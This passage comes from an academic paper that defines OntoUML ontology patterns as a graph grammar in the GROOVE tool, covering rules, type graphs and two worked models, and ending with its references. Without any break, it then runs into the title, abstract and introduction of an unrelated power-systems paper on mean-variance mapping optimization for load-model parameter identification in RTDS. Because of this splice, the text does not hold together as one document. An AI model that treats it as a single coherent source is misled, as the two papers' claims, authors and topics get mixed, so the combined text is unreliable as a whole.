Graphs are modified according to transformation (or production) rules, that describe both the conditions for their application and the changes that should be performed to the host graph. In its basic form, a *transformation rule*  $r$  is composed of two graphs, a left-hand side (LHS)  $L$  and a right-hand side (RHS)  $R$ . Fig. 1(b,c) shows rules for removing the head element of a list (*get*) and inserting a new element at the tail of the list (*put*). For rule *get*, we have that the set of deleted nodes is  $\{v_2\}$ , indicating that the head cell is removed by the rule. Additionally, set  $\{\langle v_1, h, v_2 \rangle, \langle v_2, n, v_3 \rangle\}$  corresponds to the set of edges to be removed. Rule *get* does not create new nodes, and set of edges to be created consists solely of  $\{\langle v_1, h, v_3 \rangle\}$ . For the *put* rule given in Fig. 1(c) these sets can be analogously inferred.

Graphs are related by *morphisms*, structure preserving functions over nodes and edges that also respect edge labels. For a rule  $r$  to be *applicable* to a host graph  $G$ , a *match*  $m$  of  $L$  into  $G$  has to exist, where  $m$  must be structure-preserving, i.e.,  $m$  is a morphism from  $L$  to  $G$ . The *application* of  $r$  to  $G$  according to match  $m$  comprises two steps. First, all nodes and edges matched by  $L \setminus R$  are removed from  $G$ . In the second step of rule application, elements of  $R \setminus L$  are added to  $G$ , to obtain the derived graph  $H$ . Fig. 2 depicts the application of rule *get* (Fig. 1(b)) to the host graph of Fig. 1(a), under match  $m$ . The commuting square of morphisms corresponds to a *pushout* in Category Theory, therefore this type of construction for graph transformation is dubbed the Single-Pushout (SPO) approach.

By associating an initial host graph to a set of related rules we obtain a *graph grammar*. A graph grammar defines a *graph language*, the set of all graphs reachable from the initial host graph. If a grammar has at least one rule that is always enabled (i.e., that has an empty LHS), then the grammar language is infinite. However, a finite fragment of a language can still be algorithmically generated. This is the core functionality of the GROOVE tool set, which calls this action *exploration of the grammar state space*. We describe the GROOVE tool in Section IV.

A graph grammar is a Type 0 grammar according to the Chomsky Hierarchy and therefore graph transformations can be seen as an alternative, Turing powerful, computational method [13]. However, despite their theoretical power, graph grammars still require further extensions to be applicable in practice. In this work, we use the concepts of *typed graph grammars* and of *rule schemata*, described in the following two sections.

### B. Node Types and Inheritance

A typed graph transformation with node type inheritance [14] is a formalization of the inheritance concept common to object oriented (OO) systems. The core concept of this formalization requires enriching a graph grammar with a (transitive) inheritance relation over node types. Using the usual graph transformation terminology, the inheritance relation is described by a *type graph* (roughly equivalent to a class diagram, in OO terms) that describes all valid structure of rule and host graph elements.

Roughly speaking, a graph grammar can be typed according to a type graph  $\mathcal{T}$  by the construction of a morphism from any grammar graph (rule or host graphs) into  $\mathcal{T}$ . If no such *typing morphism* can be constructed, then the grammar is considered erroneous. Tools such as GROOVE are properly equipped to handle type graphs and node inheritance, and give error messages if a grammar cannot be typed.

Although we refrain ourselves from presenting the theory of typed graph transformation due to its complexity (an interested reader is referred to [14]), in practice the consequences of using types in a graph grammar are quite straightforward, affecting only the rule matching mechanism. For example, suppose two node types **S** and **T**, with **S** a subtype of **T**. Any occurrence of a **T**-node in the LHS of a rule can be matched by either a **T**- or **S**-node in the host graph. This idea can be generalized to a complete transitive inheritance relation and is properly implemented in the GROOVE tool [8].

Fig. 3 depicts a type graph that describes a UFO-A fragment of Endurant Universals, as presented in [5] and discussed in Section II. The type graph is able to properly capture the complete hierarchy as given in [5], with the exception of annotations such as *disjoint* and *complete*. In addition, the type graph in Fig. 3 can be seen as a formal representation of the recursive relationships between expression structures, as informally presented in Table I of Section II. In Table I, for example, a **Anti-Rigid Sortal Expression** can stand for either a **Phase Pattern** or a **Role Pattern**. This is formalized






Fig. 6. Rules (a) get and (b) put in GROOVE notation.

#### IV. GROOVE

GROOVE [7][8] is a general purpose graph transformation tool set that uses directed labeled graphs. The core functionality of GROOVE is to (partially) compute the language of a graph grammar, by recursively applying all rules from the grammar to the initial host graph, and to all graphs generated by such applications. In the tool terminology, this exploration results in a *state space* consisting of the generated graphs. The main component of the GROOVE tool set is the Simulator, a graphical tool that integrates (among others) the functionalities of rule and host graph editing, and of interactive or automatic state space exploration.

A graph transformation rule is composed of two graphs  $L$  and  $R$ , as defined previously. However, in practice, it is tedious and rather repetitive to describe a rule in terms of its composing graphs. Therefore, in GROOVE, both  $L$  and  $R$  are combined into a single graph, and colors and line strokes are used to visually distinguish them. Fig. 6 shows the get and put rules previously given in Fig. 1(b,c), now in GROOVE notation. The semantics of this notation is summarized as follows:

- The black (continuous thin) components are *reader* elements, which must be present during matching and are preserved by the rule application.
- The blue (dashed thin) components are *eraser* elements, which must be present during matching and are deleted by the rule application.
- The green (continuous fat) components are *creator* elements and are created by the rule application.

#### V. ONTOUML AS A GRAPH GRAMMAR

In this section we describe the main contribution of this paper, namely the **Ontology Pattern Grammar**. In [5], we discussed at length the *static* structure of OntoUML patterns, focusing mainly on the rationale for the usage of a pattern, but without concern with the actual sequencing of pattern constructions that may lead to a complete model. On the other hand, in Section III, we described the major concepts of graph transformation, a formalism aimed at specifying the *dynamic* evolution of graph structures. In this section we merge these two concepts.

Our goal is to use graph transformations to formally capture the dynamic evolution of an OntoUML model from its inception until its final form. To do so, we specify each step in the construction of a Ontology Pattern as the application of a graph transformation rule. This level of granularity in the model construction is justified by the fact that, in OntoUML, the patterns are the actual modeling primitives, as previously stated.

Tables II and III show all graph transformation rules that form the Ontology Pattern Grammar, as implemented in

GROOVE. The initial host graph is empty and thus it is not depicted. Certain patterns admit two or more variants, which are presented consecutively in Tables II and III. Additionally, rules whose names end in  $ki$  are based in rule schemata, with  $i$  indicating the concrete value used in the schema instantiation. In these cases, we indicate in the rule description which nodes are multiple (*i.e.*, have an associated  $k > 0$ ).

With exception of the **Kind Pattern** rule, for any other rule to be applicable, an existing structure must already be present in the model (these are the *reader* and *eraser* elements in the rules). Also, every rule creates an additional graph structure (*creator* elements) with each application. Thus, by sequencing a series of rule applications, the ontology model (which starts empty) grows until reaching its final form, with the GROOVE tool ensuring that only valid (applicable) transformations can be taken at each step. Therefore, the final model created is guaranteed to be structurally and ontologically sound by *construction*.

The first two cells of Table II show the rules for creating a **Category Pattern**, which has two variants. Variant 1 creates a **Category** node for an existing **Mixin** node to inherit from. Variant 2 comes from a schema, where the **RigidSortal** node is multiple, with the rule instance using  $k = 2$ . Thus, in this rule, a category serves as the inheritance point of two rigid sortals. The **Collective Pattern** also comes from a schema, with the **Endurant** node being multiple (the rule instance uses  $k = 1$ ). Thus, in this rule, a new **Collective** node is created as a member of a single existing **endurant**. The **Component**, **Inheritance** and **Membership Pattern** rules are used to respectively create the relations of parthood, inheritance and membership among two existing **endurants**.

The **Kind Pattern** rule is used to create new **Kind** nodes. This is always possible, since a kind has no preconditions to be introduced in the model. Therefore, the **Kind Pattern** rule is always applied first in a new graph (model). The **Mode Pattern** rule follows a schema, with the **Endurant** node the mode depends on being multiple. Here, this multiple node is instantiated with  $k = 1$ . A similar construction occurs in the **Phase Pattern**, with the multiple **Phase** nodes instantiated for  $k = 2$ , indicating that two distinct phases can inherit from an existing **sortal**.

The **Relational Dependence Pattern** has three variants to handle distinct structures of mediation by a **Relator** node. In Variant 1, the mediation is direct, whereas in Variants 2 and 3 the mediation occurs through the membership of a **substantial**. In either case, the goal of these rules is to confirm the existence of a **relator** mediating a **Relationally Dependent Expression** (either a **Role** or **RoleMixin** node). The rules then erase the temporary **RelationalDependencePattern** marker node which was previously created when a **Role** or **RoleMixin Pattern** was introduced.

The **Relator Pattern** has two variants, with Variant 1 handling the creation of a **Relator** node that directly mediates one or more **substantials**. Table III shows instances of the rule schema for  $k = 1, 2, 3$ . Variant 2 behaves similarly but also introduces a reified **MaterialRelation** node to connect



TABLE II  
ONTOLOGY PATTERN GRAMMAR IN GROOVE (PART I)





TABLE III  
ONTOLOGY PATTERN GRAMMAR IN GROOVE (PART II)



the involved substantials. This reification is necessary because GROOVE only admits edges connecting nodes (not other edges).

The **Role Pattern** rule creates a **Role** node that inherits from an existing sortal. A role is a **Relationally Dependent Expression** which must be connected to a **Relator Pattern**. Since the relator can only be created after all mediated substantials exist, the rule creates the **RelationalDependencePattern** marker node, to indicate that there is an unresolved dependence in the model. Subsequently, after one or more **Relator Patterns** are created, this marker node is removed by a **Relational Dependence Pattern** rule. A model with one or more **RelationalDependencePattern** nodes is at an intermediate state of construction, and cannot be considered finished until all dependencies are satisfied.

The **Role Mixin Pattern** is similar to the **Role Pattern**, with the distinction that this pattern creates a **RoleMixin** node to aggregate one or more roles. Variant 2 instantiates the rule schema with  $k = 2$ , both for the **Role** and **Sortal** nodes. Variant 1, on the other hand, allows the introduction of a mixin that generalizes an existing one. Finally, the last two cells of Table III show the rules that create the **Subkind Pattern**.

The main functionality of the GROOVE tool is state space exploration (language enumeration) of a graph grammar. Although this functionality can be used with the Ontology Pattern Grammar to (partially) enumerate consistent OntoUML models, this is not the grammar intended use, as the exploration can quickly exhaust computational resources. Conversely, the Ontology Pattern Grammar was designed to be used with the interactive mode of GROOVE, where the user (modeler) decides at each step which rule to apply to introduce a new pattern. This sequencing of rule applications is illustrated in the next section with two examples.

## VI. APPLYING THE ONTOLOGY PATTERN GRAMMAR

In order to illustrate the application of the Ontology Pattern Grammar to produce OntoUML models, we use two existing published models of [5]. The versions of these models produced using the grammar are shown in Figs. 7 and 8, respectively. In the model of Fig. 7, we see on the top-left side the result of an application of a **Kind Pattern** (*Person*) followed by an application of the **Phase Pattern** (*Deceased Person* and *Living Person* specializing the sortal *Person*). In the top-right side of the model, we see an analogous application of the same patterns creating the kind *Organization* and the phases *Extinct Organization* and *Active Organization*. In the center of the model, we see the application of the **RoleMixin Pattern** Variant 2 creating the rolemixin *Customer* and the roles *Personal Customer* and *Corporate Customer* that specialize the sortals *Living Person* and *Active Organization*, respectively. The **Relational Dependence Pattern** node (let us call it RDP-1) created by this **RoleMixing Pattern** Variant 2 serves as a marker to indicate that the rolemixin *Customer* requires a relation with a pattern that is still not present. Continuing with the model construction, the role *Supplier* is introduced via an application of the **Role Pattern**. This role

also requires a **Relational Dependent Pattern** (call it RDP-2). Finally, a relationally dependent expression is introduced with a relator (*Purchase Contract*) and the material relation *purchases from* via the application of the **Relator Pattern** Variant 2. Once the relator *Purchase Contract* is created, both RDP-1 and RDP-2 are satisfied and thus their temporary node markers can be removed with two applications of the **Relational Dependency Pattern** Variant 1. This concludes the model creation, yielding the graph shown in Fig. 7.

In the model of Fig. 8, we can start with the applications of the **Kind Pattern** creating the kinds *Organization*, *Organizational Unit* and *Person*. After that, with the application of the **Component Pattern**, we can make an *Organizational Unit* a component of an *Organization* (both *Organizational Unit* and *Organization* are **Endurant** types). We have then two applications of the **SubKind Pattern** Variant 1 creating the subkinds *Car Rental Branch* and *Car Rental Agency*. Again these two types can be connected by an application of the **Component Pattern**. An application of the **RoleMixin Pattern** Variant 2 creates the rolemixin *Car Rental Provider* as well as the roles *Car Rental Branch Provider* (that specializes the sortal *Car Rental Branch*) and *Car Rental Agency Provider* (that specializes the sortal *Car Rental Agency*). The **Relational Dependency Pattern** instance (let us call it RDP-1) associated to this pattern is left unresolved at this moment. We can then apply the **RoleMixin Pattern** Variant 1 to create the rolemixin *Service Provider* as a supertype of *Car Rental Provider*, leaving a second instance of the **Relational Dependency Pattern** unresolved (let us call it RDP-2). We can apply once more an instance of the **RoleMixin Pattern** Variant 2 creating the rolemixin *Potential Car Renter* and the roles *Potential Person Car Renter* (specializing the sortal *Person*) and *Potential Organization Car Renter* (specializing the sortal *Organization*). Again, we leave an instance of the **Relational Dependency Pattern** unresolved (RDP-3). We can apply again the **RoleMixin Pattern** Variant 1 creating the rolemixin *Target Customer* as a supertype of *Potential Car Renter*, leaving a final instance of a **Relational Dependency Pattern** unresolved (RDP-4). Then, using the **Collective Pattern** we can introduce the *Target Customer Community* as a member of the *endurant Target Customer*. This collective then appears as the supertype of the *Potential Car Renter Community* subkind, created via a **Subkind Pattern** Variant 1. Rule **Membership Pattern** is used next, to introduce the *memberOf* relation between the *Potential Car Renter Community* subkind and the *Potential Car Renter* mixin. Finally, to complete the model we apply the **Relator Pattern** Variant 1 ( $k = 2$ ) twice, to introduce the two relators *Service Offering* and *Car Rental Offering*, which are then connected using the **Inheritance Pattern**. After this step, all relational dependencies are satisfied, and are removed via two applications of the **Relational Dependency Pattern** Variant 1 (handling RDP-1 and RDP-2), and two applications of the **Relational Dependency Pattern** Variant 2 (handling RDP-3 and RDP-4). This concludes the model creation, yielding the graph shown in Fig. 8.




Fig. 7. Model from [5] produced in GROOVE using the proposed Ontology Pattern Grammar.




Fig. 8. Model from [5] produced in GROOVE using the proposed Ontology Pattern Grammar.

## VII. CONCLUSION

In this paper, we employ the formalism of a graph grammar to propose an alternative formulation of the OntoUML language, fully defining it as an Ontology Pattern Grammar. Given that (as shown in [4]) OntoUML is among the most used modeling languages for ontology-driven conceptual modeling, we believe that the results presented here amount to a theoretical and practical contribution to the conceptual modeling community.

In an extended version of this paper, we shall elaborate on a version of the OntoUML modeling tool that fully implements a computational support for the modeling strategy proposed here, in which models are completely constructed by the restricted combination of these patterns as higher-granularity modeling primitives (see discussion in [5]). We believe that this strategy dramatically reduces the complexity of the modeling process, especially for novice modelers. This

is, of course, an empirical question, which we intend to address in a series of experiments.

As discussed in [6], the observation of the application of OntoUML over the years conducted by a variety of groups in a variety of domains amounted to a fruitful empirical source of knowledge that triggered the evolution of both UFO and OntoUML. In this process, termed *Systematic Subversions* [6], users of the language systematically created models that were (purposefully) grammatically incorrect but which were needed to express the intended characterization of their underlying conceptualizations that could not be expressed otherwise. These includes the representation of event-related phenomena in structural conceptual models [17], the representation of *powertypes* [18] (types whose instances are types, not individuals), as well as the representation of anti-rigid types (e.g., roles, phases) and non-sortal types (i.e., categories, mixins and role-mixins, whose instances are moments (relators, modes) [19]. As a follow up of this paper, we intend to

propose an updated version of the OntoUML pattern grammar presented here to formally account for new patterns and constraints related to the modeling of these phenomena.

We would like to highlight that the definition and implementation of the language as presented here bring several benefits to this community, namely: (i) the grammar is defined in a formal, Turing powerful, computational method that circumvents the limitations of the current meta-modeling approaches for defining the abstract syntax of modeling languages; (ii) the language is defined in a way that affords its independence from the UML meta-model and, as consequence, the results presented here can be ported to other conceptual modeling languages and employed by the conceptual modeling community at large; and (iii) the language makes explicit its constituting ontology design patterns which, once more, reflect the ontological micro-theories put forth by UFO. In other words, in comparison to the current definition of OntoUML's abstract syntax (in terms of a UML 2.0 meta-model with associated OCL constraints), the implementation of this language in the manner proposed here affords a much higher *ontological transparency* for the language, *i.e.*, the implementation makes much more transparent the ontological commitments embedded in that conceptual modeling language.

In summary, we believe to have proposed in this paper what is (to the extent of our knowledge) the first attempt to produce a general-purpose conceptual modeling language that is ontologically well-founded, explicitly defined as an ontology pattern language, and not tied to a particular legacy meta-model (the UML 2.0 meta-model).

#### REFERENCES

- [1] J. Recker, M. Rosemann, P. Green, and M. Indulska, "Do ontological deficiencies in modeling grammars matter?" *MIS Quarterly*, vol. 35, no. 1, pp. 57–79, 2011.
- [2] G. Guizzardi and G. Wagner, "Using the Unified Foundational Ontology (UFO) as a foundation or general conceptual modeling languages," *Theory and Applications of Ontology: Computer Applications*, pp. 175–196, 2010.
- [3] G. Guizzardi, *Ontological foundations or structural conceptual models*, ser. Telematica Institute Fundamental Research Series. University of Twente, 2005, no. 15.
- [4] M. Verdonck and F. Gailly, "Insights on the use and application of ontology and conceptual modeling languages in ontology-driven conceptual modeling," *ER (LNCS)*, pp. 83–97, 2016.
- [5] F. Ruy, G. Guizzardi, R. Falbo, C. Reginato, and V. Santos, "From reference ontologies to ontology patterns and back," *Data & Knowledge Engineering*, 2017.
- [6] G. Guizzardi, G. Wagner, J. Almeida, and R. Guizzardi, "Towards ontological foundation or conceptual modeling: the Unified Foundational Ontology (UFO) story," *Applied Ontology*, pp. 259–271, 2015.
- [7] A. Rensink, "The GROOVE Simulator: A tool for state space generation," *AGTIVE (LNCS)*, pp. 479–485, 2003.
- [8] A. Ghamarian, M. de Mol, A. Rensink, E. Zambon, and M. Zimakova, "Modelling and analysis using GROOVE," *STTT*, vol. 14, no. 1, pp. 15–40, 2012.
- [9] T. Halpin, "Object-role modeling: principles and benefits," *Int. J. Inf. Syst. Model. Des.*, vol. 1, no. 1, pp. 33–57, 2010.
- [10] T. Halpin and T. Morgan, *Information modeling and relational databases*, 2nd ed. Morgan Kaufmann, 2008.
- [11] R. Heckel, "Graph transformation in a nutshell," *ENTCS*, vol. 148, no. 1, pp. 187–198, 2006.
- [12] E. Zambon, *Abstract Graph Transformation – Theory and Practice*, ser. Centre for Telematics and Information Technology. University of Twente, 2013.
- [13] A. Habel and D. Plump, "Computational completeness of programming languages based on graph transformation," *FoSSaCS (LNCS)*, pp. 230–245, 2001.
- [14] J. de Lara, R. Bardohl, H. Ehrig, K. Ehrig, U. Prange, and G. Taentzer, "Attributed graph transformation with node type inheritance," *Theor. Comput. Sci.*, vol. 376, no. 3, pp. 139–163, 2007.
- [15] R. Grønmo, S. Krogdahl, and B. Møller-Pedersen, "A collection operator or graph transformation," *ICMT (LNCS)*, pp. 67–82, 2009.
- [16] A. Rensink and J.-H. Kuperus, "Repotting the geraniums: On nested graph transformation rules," *GT-VMT*, 2009.
- [17] G. Guizzardi, J. Almeida, and N. Guarino, "Ontological Considerations About the Representation of Events and Endurants in Business Models," *BPM*, pp. 20–36, 2016.
- [18] G. Guizzardi, J. Almeida, N. Guarino, and V. Carvalho, "Towards an Ontological Analysis of Powertypes," *IJCAI*, 2015.
- [19] N. Guarino and G. Guizzardi, "We Need to Discuss the Relationship: Revisiting Relationships as Modeling Constructs," *CAiSE (LNCS)*, 2015.

# Application of mean-variance mapping optimization for parameter identification in real-time digital simulation

Abdulrasaq Gbadamosi

Department of Electrical Sustainable Energy,  
Delft University of Technology,  
Mekelweg 4, 2628CD,  
Delft, Netherlands.  
Email: niyigbada@gmail.com

José L. Rueda, Da Wang, Peter Palensky

Department of Electrical Sustainable Energy,  
Delft University of Technology,  
Mekelweg 4, 2628CD,  
Delft, Netherlands.

Email: {j.l.ruedatorres, D.Wang-1, P.Palensky}@tudelft.nl

**Abstract**—This paper deals with the process of identifying the parameters of the dynamic equivalent (DE) load model of an active distribution system (ADN) simulated in RTDS using mean-variance mapping optimization (MVMO) algorithm. MVMO is an emerging variant of population-based, evolutionary optimization algorithm whose features include evolution of its solutions through a unique search mechanism within a normalized range of the sample space. Due to the prominent large-scale integration of DG in low and medium voltage networks, it is important to develop equivalent models that are suitable for representing the resulting active distribution network in dynamic studies of large power systems. This would significantly reduce the computational demands and simulation time. Moreover, only a defined portion of a system is usually studied, which means that the external system can be substituted with DE thereby allowing the detailed modelling of the focus area. The IEEE 34-Bus distribution system was modified and used as the reference network where measurement data were gathered for identification of the parameters of its developed DE. An optimization-enabled simulation involving MATLAB, which host the MVMO algorithm and RTDS, which simulates the models was established. The reactions of the detailed network and the DE were compared upon subjecting them to different disturbances in the retained system. The effectiveness of the MVMO algorithm in identifying DE parameters based on its unique mapping function is reflected through the results of the response comparison.

## I. INTRODUCTION

OVER the last couple of years, there has been an increase in the level of renewable energy resources in the electricity grid. Recently, countries such as Germany and Portugal have reportedly supplied most of their energy demands using only renewable energy sources. Consequently, several technical challenges are being faced by utilities with respect to planning and operations of the modern power system. The surge in the capabilities of power electronic devices implies that more large-scale integration of RES such as Wind, PV, Biomass etc. should be expected, especially in MV/LV networks. As a result, there is a paradigm shift in the LV networks from traditionally passive to active networks.

Prior to these technological advancement, power systems planners and operators have utilized results from power system

stability simulation studies to make appropriate decisions on both short and long-term basis. They use simulations to evaluate the performance and limits of power system components in the network upon subjection to several operating conditions which could compromise the stability of the system. Among all power system components, the need to model the electrical characteristics of loads accurately due to their significant influence on the dynamic behaviour of the power system as long been acknowledged and documented [1], [2], [3]. Besides, a working group (WG) C4.605: "Modelling and aggregation of loads in flexible power networks" was established by CIGRE Study Committee in 2009 to address cogent issues related to load modelling. Since then, they have provided critical and updated overview about the current methodologies and approaches used in load modelling [4].

Most notable among the results of an international survey of utilities done by the work group is the lack of aggregated load models for active distribution networks [5]. Admittedly, it was realized that very few recommendations for dynamic equivalencing of ADN and microgrids exist from the industry. Their preliminary reports suggest that supplementary development of equivalent models for ADNs and MGs be investigated. Moreover, the intermittent nature of the DGs in the active distribution network stresses the need for power system planners to develop adequate models that efficiently represent the grid. These models would facilitate reasonable technical and economic decisions to maintain the stability and reliability of their network.

However, it is a herculean task to build detailed models for such large and multifaceted network due to the computational resources required and the long simulation period. For these reasons, only the specific region of interest (internal network) is usually modelled in detail while the rest of the system (external network) is reduced to equivalent models that provide similar responses [6]. Dynamic equivalent (DE) models are simple aggregated representation of large networks, able to provide similar dynamic responses and behaviours as the actual network for stability analysis. Although developing

them can be complex, they significantly reduce the simulation time and computational resources.

There are two main steps required to develop adequate DE models. First is to establish the proper structure of the DE based on the characteristic of the region of the network to be reduced. Many methods have been implemented and well documented in literature such as [7]. However, according to [5], only a few have been deployed for ADNs in real time digital simulations. The DE structure that is used in this research is based on recommendations from [8] as shown in Fig. 1. Secondly, a means of identifying the parameters of the defined model is executed such that its responses correlate with those of the reference detailed system upon subjection to the same disturbances. There have been many studies done on developing such aggregate models in several software like PSSE and DigSilent Powerfactory [9] however, only few have been done on models developed in Real Time Digital Simulators. This research contributes to this important field of load modelling by implementing an optimization-enabled real time digital simulation of ADN.

